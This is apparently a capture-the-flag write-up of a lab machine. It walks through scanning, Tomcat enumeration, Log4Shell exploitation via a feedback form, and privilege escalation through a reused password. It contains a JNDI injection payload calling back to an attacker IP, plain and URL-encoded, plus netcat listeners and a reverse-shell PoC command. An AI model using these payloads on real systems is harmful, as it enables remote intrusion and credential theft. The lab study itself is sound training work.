Port Scanning #
An initial Rustscan scan reveals:
rustscan -a feedback.vl --ulimit 5000 --

Two ports are reported as open - SSH and port 8080 (likely a web server). A more detailed Nmap scan shows the following information:
nmap -Pn -p22,8080 -A -T4 feedback.vl


SSH is running OpenSSH 7.6p1 - not likely the initial foothold but good to remember. The other open port appears to be an Apache Tomcat server running version 9.0.56.
Web Enumeration #

Navigating to the web page returns an Apache Tomcat default installation page:

X-Forwarded-For and the value of localhost or 127.0.0.1 proves unsuccessful.
Performing a directory busting scan via dirsearch results in some potentially interesting directories being found:
dirsearch -u http://feedback.vl:8080/ -x 403,400,500,401,404

- docs - could contain interesting documentation
- examples - could be default stuff in here
- feedback - a page to submit feedback potentially
Navigating to /docs reveals some standard Apache Tomcat documentation - nothing interesting. However, it does disclose the specific version and its release date:

/examples directory, again, contains what appears to be standard Apache Tomcat examples for servlets, JSP and websockets:

/feedback page includes a lot more interesting content:

Send redirects to a page stating the request has been logged:

/feedback page:

Log4J Simple PoC #

To test if it is indeed vulnerable, a simple PoC can be sent via the feedback form which is as follows:
${jndi:ldap://10.8.4.237:4444/a}

When Log4J processes this string, it identifies the expression and initiates a JNDI lookup to the provided LDAP server. The LDAP server then responds with a specially crafted payload in the normal attack, but this will just be a PoC to see if it can communicate with our machine.

To test, run a Netcat listener (nc -nvlp 4444) and send the payload through both the feedback and name options:
%24%7B%6A%6E%64%69%3A%6C%64%61%70%3A%2F%2F%31%30%2E%38%2E%34%2E%32%33%37%3A%34%34%34%34%2F%61%7D
Log4J Exploitation #
With confirmation that it can now connect back to the attacker machine successfully, it can potentially be exploited. Further research revealed a GitHub repository that contains a reverse shell PoC.

After cloning the repository, the requirements must be installed in a Python virtual environment. To start a virtual environment:
python -m venv venv
source venv/bin/activate.fish # for fish shell only

pip:
pip install -r requirements.txt

jdk1.8.0_20. Download the 8u21 version from Oracle (direct download link) titled jdk-8u261-linux-x64.tar.gz and extract it.
Once done, modify the poc.py file and edit every line that says jdk1.8.0_20 to jdk1.8.0_261:

python3 poc.py --userip 10.8.4.237 --webport 8000 --lport 443

nc -nvlp 443
Finally, send the full URL encoded payload specified in the same input field as before (name) and check the Netcat connection:

Post Exploitation #
Checking out the /home directory, there is only an ubuntu user but no flag is present:

While LinPEAS runs, enumeration can be done manually. When the shell popped, it provided a shell under the /opt/tomcat directory. Checking the conf directory for any interesting configuration files results in the following:



- admin
- robot
Attempting to login as the ubuntu user with the password results in a failure:

/etc/passwd file:


admin user, it may be reused as root’s password. Checking this appears to be the case: